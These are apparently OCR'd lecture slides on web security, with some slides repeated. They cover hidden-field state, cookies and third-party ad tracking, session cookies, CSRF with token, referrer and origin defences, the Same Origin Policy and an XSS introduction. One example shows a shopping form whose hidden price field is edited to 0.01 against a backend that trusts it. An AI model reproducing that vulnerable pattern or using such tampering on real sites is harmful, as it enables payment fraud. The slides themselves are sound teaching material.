
- Server processing results in intermediate state
- Send the state to the client in hidden fields
- Client returns the state in subsequent responses

Maintaining state across HTTP sessions



- Server processing results in intermediate state
- Send the state to the client in hidden fields
- Client returns the state in subsequent responses

Maintaining state across HTTP sessions



- Server processing results in intermediate state
- Send the state to the client in hidden fields
- Client returns the state in subsequent responses


Maintaining state across HTTP sessions

- Server processing results in intermediate state
- Send the state to the client in hidden fields
- Client returns the state in subsequent responses

Maintaining state across HTTP sessions

- Server processing results in intermediate state
- Send the state to the client in hidden fields
- Client returns the state in subsequent responses

Online ordering



Separate page

Online ordering

What's presented to the user

```
<html>
<head> <title>Pay</title> </head>
<body>

<form action="submit_order" method="GET">
The total cost is $5.50. Confirm order?
<input type="hidden" name="price" value="5.50">
<input type="submit" name="pay" value="yes">
<input type="submit" name="pay" value="no">

</body>
</html>
```

Online ordering

The corresponding backend processing

```
if(pay == yes && price != NULL)
{
   bill_creditcard(price);
   deliver_socks();
}
else
   display_transaction_cancelled_page();
```

Online ordering

What's presented to the user

```
<html>
<head> <title>Pay</title> </head>
<body>

<form action="submit_order" method="GET">
The total cost is $5.50. Confirm order?
<input type="hidden" name="price" value="0.01">
<input type="submit" name="pay" value="yes">
<input type="submit" name="pay" value="no">

</body>
</html>
```

Minimizing trust in the client

What's presented to the user

```
<html>
<head> <title>Pay</title> </head>
<body>

<form action="submit_order" method="GET">
The total cost is $5.50. Confirm order?
<input type="hidden" name="sid" value="781234">
<input type="submit" name="pay" value="yes">
<input type="submit" name="pay" value="no">

</body>
</html>
```


Minimizing trust in the client

The corresponding backend processing

```
price = lookup(sid);
if(pay == yes && price != NULL)
{
   bill_creditcard(price);
   deliver_socks();
}
else
   display_transaction_cancelled_page();
```


We don't want to pass hidden fields around all the time

Statefulness with Cookies



- Server stores state, indexes it with a cookie
- Send this cookie to the client
- Client stores the cookie and returns it with subsequent queries to that same server

Statefulness with Cookies




- Server stores state, indexes it with a cookie
- Send this cookie to the client
- Client stores the cookie and returns it with subsequent queries to that same server

Statefulness with Cookies

- Server stores state, indexes it with a cookie
- Send this cookie to the client
- Client stores the cookie and returns it with subsequent queries to that same server


Statefulness with Cookies



- Server stores state, indexes it with a cookie
- Send this cookie to the client
- Client stores the cookie and returns it with subsequent queries to that same server


Cookies are key-value pairs

Set-Cookie:key=value; options; ….



Cookies

Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com



Semantics

- Store "us" under the key "edition" (think of it like one big hash table)
- This value is no good as of Wed Feb 18…
- This value should only be readable by any domain ending in `.zdnet.com`
- This should be available to any resource within a subdirectory of `/`
- Send the cookie to any future requests to `<domain>/<path>`

Requests with cookies

Response

```
HTTP/1.1 200 OK
Date: Tue, 18 Feb 2014 08:20:34 GMT
Server: Apache
Set-Cookie: session-zdnet-production=6bhqca1i0cbciagu11sisac2p3; path=/; domain=zdnet.com
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN(
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN(
Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com
Set-Cookie: session-zdnet-production=59ob97fpinqe4bg6lde4dvvq11; path=/; domain=zdnet.com
```

Subsequent visit

HTTP Headers

```
http://zdnet.com/

GET / HTTP/1.1
Host: zdnet.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Cookie: session-zdnet-production=59ob97fpinqe4bg6lde4dvvq11; zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNW...
```

Why use cookies?

- **Personalization**
  - Let an anonymous user customize your site
  - Store font choice, etc. in the cookie
- **Tracking users**
  - Advertisers want to know your behavior
  - Ideally build a profile across different websites
    - Read about iPad on CNN, then see ads on Amazon
  - How can an advertiser know what you did on another site?


S shows you an ad from A; A scrapes the referrer URL

Option 1: A maintains a DB, indexed by your IP address

Problem: IP addrs change

Option 2: A maintains a DB indexed by a *cookie*

- **"Third-party cookie"**
- **Commonly used by large ad networks (doubleclick)**



Ad provided by an ad network

Snippet of reddit.com source

```
<div class="side">
  <div class="spacer">
  <div class="spacer">
  <div class="spacer">
  <div class="spacer">
  <div class="spacer">
  <div class="spacer">
    <iframe id="ad_main" scrolling="no" frameborder="0" src="http://static.adzerk.net
    /reddit/ads.html?sr=-reddit.com,loggedout&bust2#http://www.reddit.com" name="ad_main">
      <html>
        <head>
          <style>
          <script type="text/javascript" async="" src="http://engine.adzerk.net
          /ados?t=1424367472275&request={"Placements":
          [{"A":5146,"S":24950,"D":"main","AT":5},
          {"A":5146,"S":24950,"D":"sponsorship","AT":8}],"Keywords":"-reddit.com%2Clogg
          %3A%2F%2Fwww.reddit.com%2F","IsAsync":true,"WriteResults":true}">
          <script src="//ajax.googleapis.com/ajax/libs/jquery/1.7.1
          /jquery.min.js" type="text/javascript">
          <script src="//secure.adzerk.net/ados.js?q=43" type="text/javascript">
          <script type="text/javascript">
          <script type="text/javascript">
          <script type="text/javascript" src="http://static.adzerk.net/Extensions
          /adFeedback.js">
          <link rel="stylesheet" href="http://static.adzerk.net/Extensions
          /adFeedback.css">
        </head>
```

Our first time accessing adzerk.net

I visit reddit.com

HTTP Headers

http://static.adzerk.net/reddit/ads.html?sr=-reddit.com,loggedout&bust2#http://www.reddit.com

GET /reddit/ads.html?sr=-reddit.com,loggedout&bust2 HTTP/1.1
Host: static.adzerk.net
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/

HTTP/1.1 200 OK
Date: Thu, 19 Feb 2015 17:37:51 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: __cfduid=dc3a93cd30ca47b76600d63cde283e9b81424367471; expires=Fri, 19-Feb-16 17:37:51 GMT; path=/; domain=.adzerk.net...

We are only sharing this cookie with *.adzerk.net; but we are telling them about where we just came from

Later, I go to reddit.com/r/security

HTTP Headers

http://static.adzerk.net/reddit/ads.html?sr=security,loggedout&bust2#http://www.reddit.com

GET /reddit/ads.html?sr=security,loggedout&bust2 HTTP/1.1
Host: static.adzerk.net
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/r/security
Cookie: __cfduid=dc3a93cd30ca47b76600d63cde283e9b81424367471

Cookies and web authentication

- An extremely common use of cookies is to track users who have already authenticated
- If the user already visited

`http://website.com/login.html?user=alice&pass=secret`

with the correct password, then the server associates a "session cookie" with the logged-in user's info

- Subsequent requests(GET and POST) include the cookie in the request headers and /or as one of the fields:

`http://website.com/doStuff.html?sid=81asf98as8eak`

- The idea is for the server to be able to say "I am talking to the same browser that authenticated Alice earlier."


Cross-Site Request Forgery(CSRF)

URLs with side-effects

- GET requests should have no side-effects, but often do
- What happens if the user is logged in with an active session cookie and visits this link?
- How could you possibly get a user to visit this link?

Exploiting URLs with side-effects

Exploiting URLs with side-effects



Browser automatically visits the URL to obtain what it believes will be an image.

Cross-Site Request Forgery

- **Target**: User who has some sort of account on a vulnerable server where requests from the user's browser to the server have a **predictable structure**
- **Attack goal**: make requests to the server via the user's browser that **look to the server like the user intended to make them**
- **Attacker tools**: ability to get the user to visit a web page under the attacker's control
- **Key tricks**
  - Requests to the web server have predictable structure
  - Use of something like <img src= …> to force the victim to send it

CSRF protections

- Client-side
  - Disallow one site to link to another?
  - The loss of functionality would be too high

Secret validation tokens

- Include a **secret validation token** in the request


```
http://bank.com
GET …
X-Csrf-Token: FYPX7DS5pqZ2AnuHC6PiAnDrcjEz…
```

- Must be difficult for an attacker to predict
- Options
  - Random session ID
    - Stored as cookie("session independent nonce")
    - Stored at server("session dependent nonce")
  - The session cookie itself("session identifier")

    `http://website.com/doStuff.html?sid=81asf98as8eak`
  - HMAC of the cookie
    - As unique as session cookie, but learning the HMAC doesn't reveal the cookie itself

Referrer URLs

- Idea: only allow certain actions if the referrer URL is from this site



Custom headers

- Origin headers: More private referrer headers
  - Include precisely what is needed to identify the principal who referred
  - Send only for POST requests

Cross-Site Scripting(XSS)

How can you steal a session cookie?

- Compromise the user's machine / browser
- Sniff the network
- DNS cache poisoning
  - Trick the user into thinking you are Facebook
  - The user will send you the cookie

Javascript - Dynamic Web

- Web page programming language
- Embedded in web pages returned by the web application
- Executed by the browser
- Powerful Functionalities
  - Change page contents
  - Track events(mouse, keystroke)
  - Issue web requests
  - Read and set cookies

Javascript - What Could Go Wrong

- Use code from 3rd party
  - The scripts can be from anywhere
- bank.com could load scripts from bad.com
  - A script from bad.com should not be able to
    - Alter the layout of a bank.com web page
    - Read keystrokes typed by user while on a bank.com
    - Read cookies belonging to bank.com
- Browsers have to confine Javascript's power

Javascript - Same Origin Policy(SOP)

- Same Origin Policy(SOP)
  - Browser provide isolation for Javascript scripts
- Origin
  - “URI scheme” + “host name” + “port number”
  - https://bank.com:443
- Only scripts received from a web page’s **origin** have access to the page’s elements(content, event, cookies…)

Cross-Site Scripting(XSS)

- Subvert the Same Origin Policy
- One general approach
  - Attacker provide malicious script
  - Tricks the user's browser into believing that the script origin is from the trusted web application
    - Have the capabilities as the trusted web

XSS - What is Cross-Site Scripting

